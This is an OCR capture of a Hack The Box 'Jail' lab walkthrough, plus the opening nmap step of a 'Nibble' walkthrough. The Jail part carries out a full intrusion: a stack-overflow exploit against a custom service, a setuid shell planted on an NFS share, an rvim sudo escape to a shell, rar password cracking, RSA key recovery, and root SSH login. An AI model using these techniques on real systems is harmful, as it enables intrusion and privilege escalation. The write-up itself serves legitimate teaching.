
Wednesday, January 2, 2019 7:15 PM


Level: Expert
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online available therefore they have static IP and IP of sense is **10.10.10.34** so let's begin with nmap port enumeration.

```
1  nmap -sV –p- 10.10.10.34 --open
```


```
root@kali:~# nmap -sV -p- 10.10.10.34 --open
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-26 04:29 EDT
Nmap scan report for 10.10.10.34
Host is up (0.17s latency).
Not shown: 65529 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 6.6.1 (protocol 2.0)
80/tcp    open  http       Apache httpd 2.4.6 ((CentOS))
111/tcp   open  rpcbind    2-4 (RPC #100000)
2049/tcp  open  nfs_acl    3 (RPC #100227)
7411/tcp  open  daqstream?
20048/tcp open  mountd     1-3 (RPC #100005)
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?n
ew-service :
SF-Port7411-TCP:V=7.70%I=7%D=6/26%Time=5B31FA78%P=x86_64-pc-linux-gnu%r(NU
SF:LL,1D,"OK\x20Ready\.\x20Send\x20USER\x20command\.\n")%r(GenericLines,1D
SF:,"OK\x20Ready\.\x20Send\x20USER\x20command\.\n")%r(GetRequest,1D,"OK\x2
SF:0Ready\.\x20Send\x20USER\x20command\.\n")%r(HTTPOptions,1D,"OK\x20Ready
SF:\.\x20Send\x20USER\x20command\.\n")%r(RTSPRequest,1D,"OK\x20Ready\.\x20
```

From given below image, you can observe we found port 22 and 80 are open on target system.
As port 80 is running http server we open the target machine's ip address in our browser, and find an ascii art of prison cell on the webpage.





We run dirbuster on port 80, which reveals a directory entitled jailuser/, with a folder called dev/ inside the directory.



http://10.10.10.34:80/

Scan Information | Results - List View: Dirs: 4 Files: 3 | Results - Tree View | Errors: 0

Type	Found	Response	Size
Dir	/	200	
Dir	/jailuser/	200	
Dir	/cgi-bin/	403	
Dir	/icons/	200	
Dir	/jailuser/dev/	200	
File	/jailuser/dev/compile.sh	200	
File	/jailuser/dev/jail.c	200	
File	/jailuser/dev/jail	200	

Inside the folder we see three files; a binary file, a c-program, and a bash script.

10.10.10.34/jailuser/dev/

Index of /jailuser/dev

Name	Last modified	Size	Description
Parent Directory		-	
compile.sh	2017-06-25 12:03	102	
jail	2017-07-04 07:41	12K	
jail.c	2017-07-04 07:41	4.5K	

We open the c-program and find that it is a program for some kind of authentication. We also find that it uses strcpy function for the variable password.

10.10.10.34/jailuser/dev/jail.c

```
#include <netinet/in.h>
#include <string.h>
#include <unistd.h>
#include <time.h>

int debugmode;
int handle(int sock);
int auth(char *username, char *password);

int auth(char *username, char *password) {
    char userpass[16];
    char *response;
    if (debugmode == 1) {
        printf("Debug: userpass buffer @ %p\n", userpass);
        fflush(stdout);
    }
    if (strcmp(username, "admin") != 0) return 0;
    strcpy(userpass, password);
    if (strcmp(userpass, "1974jailbreak!") == 0) {
        return 1;
    } else {
        printf("Incorrect username and/or password.\n");
        return 0;
    }
    return 0;
}

int handle(int sock) {
    int n;
    int gotuser = 0;
```

We download the rest of the files, in the bash script there are just a few commands for a service called jail and by checking the jail binary we find that it is an ELF file.

```
root@kali:~/Downloads# cat compile.sh
gcc -o jail jail.c -m32 -z execstack
service jail stop
cp jail /usr/local/bin/jail
service jail start
root@kali:~/Downloads# file jail
jail: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=1288d425
d0da3a9ecc078ce86c509365e832eb49, not stripped
root@kali:~/Downloads#
```

Now we give the binary executable permissions and run the binary.

```
root@kali:~/Downloads# chmod u+x jail
root@kali:~/Downloads# ./jail
```

We check netstat and find that it opens up a port 7411. We check the nmap scan and find that port 7411 is open in the target machine.

```
root@kali:~# netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
PID/Program name
tcp        0      0 0.0.0.0:7411            0.0.0.0:*               LISTEN
2265/./jail
tcp        0      0 10.10.14.25:52932       10.10.10.34:7411        FIN_WAIT2
-
tcp        0      0 10.10.14.25:52926       10.10.10.34:7411        FIN_WAIT2
-
tcp        0      0 10.10.14.25:52930       10.10.10.34:7411        FIN_WAIT2
-
tcp        0      0 10.10.14.25:52928       10.10.10.34:7411        FIN_WAIT2
-
```

Now we open the binary in gdb to look at the assembly code. The binary works by forking itself to each server call, so in the event of a crash the primary process will still run. We use the command below in gdb to make the process debug in forked process.

```
1  gdb -q jail
2  (gdb)  set follow-fork-mode child
3  (gdb) set detach-on-fork off
4  (gdb) run
```

```
root@kali:~/Downloads# gdb -q jail
Reading symbols from jail...(no debugging symbols found)...done.
(gdb) set follow-fork-mode child
(gdb) set detach-on-fork off
(gdb) run
Starting program: /root/Downloads/jail
```

First we create a 50 bytes long string to find the EIP offset using patter_create script.

./pattern_create –l 50

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_create.rb -l 50
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

Now we connect to the binary running on our system using netcat. We check the c program we found earlier to find the functions we need to use.

We know from the c-program that there is a strcpy function that copies the content of a variable called password to a variable called username. Now we use the pattern we created earlier and send it as password variable. We use the DEBUG function of the binary to get the address of the stack pointer.

```
1  nc localhost 7411
2  USER admin
3  DEBUG
4  PASS {pattern}
```

```
root@kali:~# nc localhost 7411
OK Ready. Send USER command.
USER admin
OK Send PASS command.
DEBUG
OK DEBUG mode on.
PASS Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
Debug: userpass buffer @ 0xffffcb70
```

As soon as we pass the string we get a segmentation fault and find that the EIP register

was overwritten with 0x62413961.

```
Starting program: /root/Downloads/jail
[New process 2670]

Thread 2.1 "jail" received signal SIGSEGV, Segmentation fault.
[Switching to process 2670]
0x62413961 in ?? ()
(gdb)
```

We pass that into /usr/share/metasploit-framework/tools/pattern_offset.rb, we get an offset of28. So we need to write 28 characters and then write the address of the instructions we want to be executed.

```
1 ./pattern_offset.rb -q 62413961 -l 50
```

```
root@kali:/usr/share/metasploit-framework/tools/exploit# ./pattern_offset.rb -q 62413961 -l 50
[*] Exact match at offset 28
root@kali:/usr/share/metasploit-framework/tools/exploit#
```

The off-set is 28 now we can proceed to create our python exploit using the available data to gain a shell. You can download the exploit used in the machine from here. After running the exploit we get a shell as user “nobody”.

```
root@kali:~# python jail.py
[+] Opening connection to 10.10.10.34 on port 7411: Done
OK Ready. Send USER command.

OK DEBUG mode on.

[*] Switching to interactive mode
OK Send PASS command.
Debug: userpass buffer @ 0xffffd610
$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody) context=syste
$
```

Now for privilege escalation, we know that the machine is running NFS share we try to exploit it. We first find the shared folders of the target machine.

showmount -e 10.10.10.34

```
root@kali:~# showmount -e 10.10.10.34
Export list for 10.10.10.34:
/opt             *
/var/nfsshare *
root@kali:~#
```

After finding the shared folders we mount them locally. After mounting the shared folder we find that only root user has read, write and execute permissions but a user with GID 1000 can write and execute files inside the folder.

```
root@kali:~# mkdir /tmp/nfsshare
root@kali:~# mount -t nfs 10.10.10.34:/var/nfsshare /tmp/nfsshare
root@kali:~# cd /tmp/nfsshare/
root@kali:/tmp/nfsshare# ls
ls: cannot open directory '.': Permission denied
root@kali:/tmp/nfsshare# ls -ld
drwx-wx--x 2 root 1000 6 Jul  3  2017 .
root@kali:/tmp/nfsshare#
```

So we create a user with GID 1000, so that we can upload our shell to exploit this weak

permission vulnerability.

```
root@kali:~# adduser frank
Adding user `frank' ...
Adding new group `frank' (1000) ...
Adding new user `frank' (1000) with group `frank' ...
The home directory `/home/frank' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for frank
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n] y
root@kali:~#
```

We login as user frank and create a c-program inside the shared folder that can set the real and effective user id to be 1000 of the calling the process.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
int main( int argc, char *argv[] )
{
    setreuid(1000, 1000);
    printf("ID: %d\n", geteuid());
    execve("/bin/sh", NULL, NULL);
}
~
```

Then we compile the program set the suid bit, so that we can spawn a shell with EUID 1000.

```
frank@kali:/tmp/nfsshare$ vi shell.c
No protocol specified

frank@kali:/tmp/nfsshare$
frank@kali:/tmp/nfsshare$ gcc -o shell shell.c
frank@kali:/tmp/nfsshare$ chmod u+s shell
```

Now we go back to our reverse shell and run the binary that we just created. As soon as we run binary we spawn a shell as user “frank”.

```
$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody) c
$ /var/nfsshare/shell
$ id
uid=1000(frank) gid=99(nobody) groups=99(nobody)
$
```

We spawn a TTY shell and take a look at the sudoers list. We find that we can open jail.c file in /var/www/html/jailuser with rvim as user adm with no password.

```
1  python -c "import pty;pty.spawn('/bin/bash')"
2  sudo -l
```

```
$ python -c "import pty;pty.spawn('/bin/bash')"
[frank@localhost /]$ $ sudo -l
sudo -l
Matching Defaults entries for frank on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME
    HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG
    LC_ADDRESS LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION
    LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
    LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS
    _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User frank may run the following commands on this host:
    (frank) NOPASSWD: /opt/logreader/logreader.sh
    (adm) NOPASSWD: /usr/bin/rvim /var/www/html/jailuser/dev/jail.c
[frank@localhost /]$ $
```

Before running the command we find in the sudoers list, first we go to /home/frank directory and find a file called “user.txt”. We take a look at the content of the file and find our first flag.

```
[frank@localhost /]$ $ cd /home/frank
cd /home/frank
[frank@localhost frank]$ $ ls
ls
bin     Documents  logs   Pictures  Templates    Videos
Desktop  Downloads  Music  Public    user.txt
[frank@localhost frank]$ $ cat user.txt
cat user.txt
9864400728[illegible]2927883017
[frank@localhost frank]$ $
```

Now we run the 2nd command we find in the sudoers list. Now we use rvim to spawn a shell, as rvim is running as user adm when we spawn a shell we will get a shell as user adm.

```
                    }
                                                  166,0-1Bot$ :diffpatch $(sh <&2 >&2)
sh-4.2$ $
```

Inside adm’s home directory we find a hidden folder called “.keys”. We go inside the directory and find one rar file called “keys.rar”, and one text file called “note.txt”.

```
bash-4.2$ $ ls -al
ls -al
total 4
drwxr-x---.  3 root adm    19 Jul  3  2017 .
drwxr-xr-x. 23 root root 4096 Jun 24 20:03 ..
drwxr-x---.  3 root adm    52 Jul  3  2017 .keys
bash-4.2$ $ cd .keys
cd .keys
bash-4.2$ $ ls
ls
keys.rar  note.txt
```

We take a look at the content of note.txt file and find a hint for a password that states that the password would be user Frank’s last name followed by 4 digits and a symbol.

```
bash-4.2$ $ cat note.txt
cat note.txt
Note from Administrator:
Frank, for the last time, your password for anything encrypted must be your last
 name followed by a 4 digit number and a symbol.
bash-4.2$ $
```

Now when we try to look for hidden directories, we find another folder called ".local", we go inside that directory and find a hidden file called ".frank".

```
sh-4.2$ $ ls -al
ls -al
total 8
drwxr-x---. 3 root adm  52 Jul  3  2017 .
drwxr-x---. 3 root adm  19 Jul  3  2017 ..
-rw-r-----. 1 root adm 475 Jul  3  2017 keys.rar
drwxr-x---. 2 root adm  20 Jul  3  2017 .local
-rw-r-----. 1 root adm 154 Jul  3  2017 note.txt
sh-4.2$ $ cd .local
cd .local
sh-4.2$ $ ls
ls
sh-4.2$ $ ls -al
ls -al
total 4
drwxr-x---. 2 root adm  20 Jul  3  2017 .
drwxr-x---. 3 root adm  52 Jul  3  2017 ..
-rw-r-----. 1 root adm 113 Jul  3  2017 .frank
```

We open the file and find it that the content of the file is encrypted.

```
sh-4.2$ $ cat .frank
cat .frank
Szszsz! Mlylwb droo tfvhh nb mvd kzhhdliw! Lmob z uvd ofxpb hlfoh szev Vhxzkvw u
iln Zoxzgiza zorev orpv R wrw!!!
sh-4.2$ $
```

We use the site https://quipqiup.com and find the decrypted text; it was related to someone escaping Alcatraz.

Now we want to send keys.rar file from the target machine to our system. We first convert the content of keys.rar to base64 enoding, so that there are no bad characters.

```
sh-4.2$ $ base64 keys.rar
base64 keys.rar
UmFyIRoHAM+QcwAADQAAAAAAAALnXQkhEAAgAEAAMMBAAAD7rRLW0tk40odMxgApIEAAHJvb3Rh
dXRob3JpemVkc3Noa2V5LnB1YnI+qg+QiYZnpO86O3+rX46ki9CMd7+qCC09p9xDL5gF8Wgwc7mZ
K9wkiTpvXO4vmmM50barFVJi55jD3l9J8var5iMCb8+Lrpn2e79rXFKzktBJ2e3/cSLUZRSv33cQ
Fk2+9b43PDDjUD6IQ6FVbjc72sy6/8bMu7k8MYtJWFRHsLTwIXi0ZMrd/vydVFq7vQiUPYbt7H0S
scXY4crEf9ann9iQyl6V034tluMZ9VQ6DmkXk53ekSbb3/Ck5/1hb9qj2RpBQUNTW70fQIbDXjcO
p+qKerl8cfpDdo7JDRZbmJBuYd5zgFEASKHrew3spqQ/gZrNO6m/VvI/ZUa6DTmqhguHYKC838c9
JzzDmW52daeuPMZtdTz2B0Enz5eBdV2XLbofx6ZA3nIYco6DJMvU9NxOfaLgnTj/JWRVAgUjoEgQ
UdcyWDEWoDYh+ARbAfG+qyqRhF8ujgUqYWNbXY8FxMsrTPdcWGz8348OZsMWH9NS5S8/KeIoGZU1
YhfpP/6so4ihWCnWxD17AEAHAA==
sh-4.2$ $
```

Now we recreate the file by decoding the string in our local system.

```
root@kali:~# echo "UmFyIRoHAM+QcwAADQAAAAAAAALnXQkhEAAgAEAAMMBAAAD7rRLW0tk40odM
xgApIEAAHJvb3Rh
> dXRob3JpemVkc3Noa2V5LnB1YnI+qg+QiYZnpO86O3+rX46ki9CMd7+qCC09p9xDL5gF8Wgwc7mZ
> K9wkiTpvXO4vmmM50barFVJi55jD3l9J8var5iMCb8+Lrpn2e79rXFKzktBJ2e3/cSLUZRSv33cQ
> Fk2+9b43PDDjUD6IQ6FVbjc72sy6/8bMu7k8MYtJWFRHsLTwIXi0ZMrd/vydVFq7vQiUPYbt7H0S
> scXY4crEf9ann9iQyl6V034tluMZ9VQ6DmkXk53ekSbb3/Ck5/1hb9qj2RpBQUNTW70fQIbDXjcO
> p+qKerl8cfpDdo7JDRZbmJBuYd5zgFEASKHrew3spqQ/gZrNO6m/VvI/ZUa6DTmqhguHYKC838c9
> JzzDmW52daeuPMZtdTz2B0Enz5eBdV2XLbofx6ZA3nIYco6DJMvU9NxOfaLgnTj/JWRVAgUjoEgQ
> UdcyWDEWoDYh+ARbAfG+qyqRhF8ujgUqYWNbXY8FxMsrTPdcWGz8348OZsMWH9NS5S8/KeIoGZU1
> YhfpP/6so4ihWCnWxD17AEAHAA==" | base64 -d > keys.rar
```

When we try to extract the rar file we are asked for a password.

unrar x keys.rar

```
root@kali:~# unrar x keys.rar

UNRAR 5.50 freeware      Copyright (c) 1993-2017 Alexander Roshal

Extracting from keys.rar

Enter password (will not be echoed) for rootauthorizedsshkey.pub:

root@kali:~#
```


Now from the earlier hint we try to google search “frank Alcatraz” and find that there was a guy called Frank Miller who escaped Alcatraz prison in 1962.

Alcatraz 1962 escapees had small chance of success

By Rebecca Morelle
Science Correspondent, BBC News, San Francisco

15 December 2014 Share

We know that there was a message from the administrator to frank that his password is his last name followed by 4 digits and 1 symbol. We use crunch to create a dictionary with this information, we assume the number to be 1962 as it was the year Frank Miller escaped and it fits the 4 digit number in his password.

```
1  crunch 11 11 -o jail-wlist -f /usr/share/crunch/charset.lst symbols-all -t Morris1962@
```

After creating a wordlist, we use rar2john utility to convert keys.rar into a format suitable for use with john the ripper.

```
1  rar2john keys.rar > jail
```

```
root@kali:~# crunch 11 11 -o jail-wlist -f /usr/share/crunch/charset.lst symbols
-all -t Morris1962@
Crunch will now generate the following amount of data: 384 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 32

crunch: 100% completed generating output
root@kali:~# rar2john keys.rar > jail
file name: rootauthorizedsshkey.pub
```

We find the password to “Morris1962!” after we ran john the ripper to find the password for the rar file using the word list we created using crunch.

```
root@kali:~# john --format=rar --wordlist=jail-wlist jail
Using default input encoding: UTF-8
Loaded 1 password hash (rar, RAR3 [SHA1 AES 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
Morris1962!      (keys.rar)
1g 0:00:00:00 DONE (2018-06-26 07:19) 9.090g/s 9.090p/s 9.090c/s 9.090C/s Morris
1962!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now we extract the file using the password we find earlier and find a public key.

```
root@kali:~# cat rootauthorizedsshkey.pub
-----BEGIN PUBLIC KEY-----
MIIBIDANBgkqhkiG9w0BAQEFAAOCAQ0AMIIBCAKBgQYHLL65S3kVbhZ6kJnpf072
YPH4Clvxj/41tzMVp/O3PCRVkDK/CpfBCS5PQV+mAcghLpSzTnFUzs69Ys466M//
DmcIo1pJGKy8LDrwdpsSjVmvSgg39nCoOYMiAUVF0T0c47eUCmBloX/K8QjId6Pd
D/qlaFM8B87MHZlW1fqe6QKBgQVY7NdIxerjKu5eOsRE8HTDAw9BLYUyoYeAe4/w
Wt2/7A1Xgi5ckTFMG5EXhfv67GfCFE3jCpn2sd5e6zqBoKlHwAk52w4jSihdzGAx
I85LArqOGc6QoVPS7jx5h5bK/3Oqm3siimo8O1BJ+mKGy9Owg9oZhBl28CfRyFug
a99GCw==
-----END PUBLIC KEY-----
root@kali:~#
```

We use rsactftool to convert the public key into private key so that we can use this to login through ssh. After getting the private key; we change the permission of the private key to read write for owner only. You can download the RsaCtfTool here.

```
1  python RsaCtfTool.py --publickey /root/rootauthorizedsshkey.pub –private > /root/id_rsa
```

```
root@kali:~/RsaCtfTool# python RsaCtfTool.py --publickey /root/rootauthorizedssh
key.pub --private > /root/id_rsa
root@kali:~/RsaCtfTool# cd
root@kali:~# ls id_rsa
id_rsa
root@kali:~# chmod 600 id_rsa
```

We use the ssh private key to login into the target machine; once we connected through ssh we were login as root user we check the content for home directory of root and find a file called “root.txt”. We check inside the file and find our second and final flag.

```
1  ssh -i id_rsa 10.10.10.34
```

```
root@kali:~# ssh -i id_rsa 10.10.10.34
The authenticity of host '10.10.10.34 (10.10.10.34)' can't be established.
ECDSA key fingerprint is SHA256:i8ngSBp54+Lz0QCHj6yX+qsYfbMSY4mz5Gh3mNdb9HM.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.34' (ECDSA) to the list of known hosts.


[root@localhost ~]#
[root@localhost ~]#
[root@localhost ~]# ls
root.txt
[root@localhost ~]# cat root.txt
f09f2be1a61a9b521d4221bd9dcb29ce
[root@localhost ~]#
```

Author: Sayantan Bera is a technical writer at hacking articles and cyber security enthusiast. Contact **Here**

Share this:

- Click to share on Twitter (Opens in new window)
- Click to share on Facebook (Opens in new window)
- Click to share on Google+ (Opens in new window)

Like this:

From <https://www.hackingarticles.in/hack-the-box-challenge-jail-walkthrough/>

Nibble

Wednesday, January 2, 2019 7:15 PM


Level: Easy
Task: find **user.txt** and **root.txt** file on victim's machine.
Since these labs are online accessible therefore they have static IP. The IP of Nibble is **10.10.10.75** so let's initiate with nmap port enumeration.

```
1 nmap -A 10.10.10.75
```

As you can see in the given screenshot that we have two services running on our Target Machine, ssh and HTTP on ports 22 and 80 respectively.


```
root@kali:~# nmap -A 10.10.10.75
Starting Nmap 7.70 ( https://nmap.org ) at 2018-06-30 12:34 EDT
Nmap scan report for 10.10.10.75
Host is up (0.47s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Aggressive OS guesses: Linux 3.12 (95%), Linux 3.13 (95%), Linux 3.16 (95%), Linux 3
 WAP (Linux 3.4) (95%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 111/tcp)
HOP RTT    ADDRESS
1   ... 30
```

The Port 80 is open so let's open IP in out Browser to see that if a website is hosted on the IP. After opening the IP in the browser, we were greeted by following page.

